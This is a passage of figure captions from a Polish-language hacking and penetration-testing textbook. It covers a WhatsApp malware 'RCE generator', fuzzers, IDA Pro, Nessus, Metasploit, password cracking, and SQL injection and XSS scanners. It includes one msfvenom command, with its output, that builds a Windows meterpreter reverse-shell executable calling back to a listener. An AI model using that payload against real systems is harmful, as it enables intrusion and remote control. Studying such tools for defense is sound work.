
OS : Android

File : http://127.0.0.1/file.apk


Generate

Copyright © 2019 Privateloader


Rysunek 6.23. Generator RCE dla WhatsApp




Rysunek 6.24. W chwili gdy pisaliśmy ten rozdział, złośliwe oprogramowanie wygenerowane przez nasze narzędzie nie mogło zostać wykryte przez żadne oprogramowanie antymalware'owe




Rysunek 6.25. Fuzzer przed uruchomieniem „testowania” lokalnej aplikacji



Rysunek 6.26. IDA Pro identyfikuje luki w zabezpieczeniach




Rysunek 6.27. IDA Pro demontuje program o nazwie putty.exe; dalsza analiza rozłożonego kodu może ujawnić więcej szczegółów na temat tego, co robi ten program



Rysunek 6.28. Przepętnienie pamięci bufora




Rysunek 6.29. Raport Nessusa o lukach w zabezpieczeniach




Rysunek 6.30. Graficzny interfejs użytkownika frameworku Metasploit Pro

```
root@kronos:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.2.2 LPORT=45 -f exe > dio.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
```


Rysunek 6.31. msfvenom łączy msfpayload i msfencode w jednym frameworku




Rysunek 6.32. Armitage w działaniu



Rysunek 6.33. Uruchamianie narzędzia Kon-Boot



Rysunek 6.34. Ubuntu jest łatwy w użyciu dzięki znajomemu interfejsowi użytkownika



Rysunek 6.35. Ophcrack łamie hasło

ZDNet VIDEOS 5G WINDOWS 10 CLOUD AI INNOVATION SECURITY MORE NEWSLETTERS ALL WP


MUST READ: "Insanely great" Apple Card is a few features away from conquering everything

FBI warns companies about hackers increasingly abusing RDP connections


Millions of RDP endpoints remain exposed online and vulnerable to exploit, dictionary, and brute-force attacks.

By Catalin Cimpanu for Zero Day | September 27, 2018 -- 20:38 GMT (13:38 PDT) | Topic: Security


Rysunek 6.36. Artykuł o ostrzeżeniu firm przez FBI przed wzrostem liczby ataków z użyciem RDP




Rysunek 6.37. Wstrzyknięcie SQL




Rysunek 6.38. Strona internetowa narzędzia SQL Injection Scanner




Rysunek 6.39. Wprowadź adres URL, który chcesz przeskanować




Rysunek 6.40. Wyniki skanowania




Rysunek 6.41. Opcje narzędzia ScanQLi




Rysunek 6.42. Możesz użyć narzędzia ze strony www.pentest-tools.com, aby przeskanować swoją witrynę i sprawdzić, czy jest podatna na ataki XSS



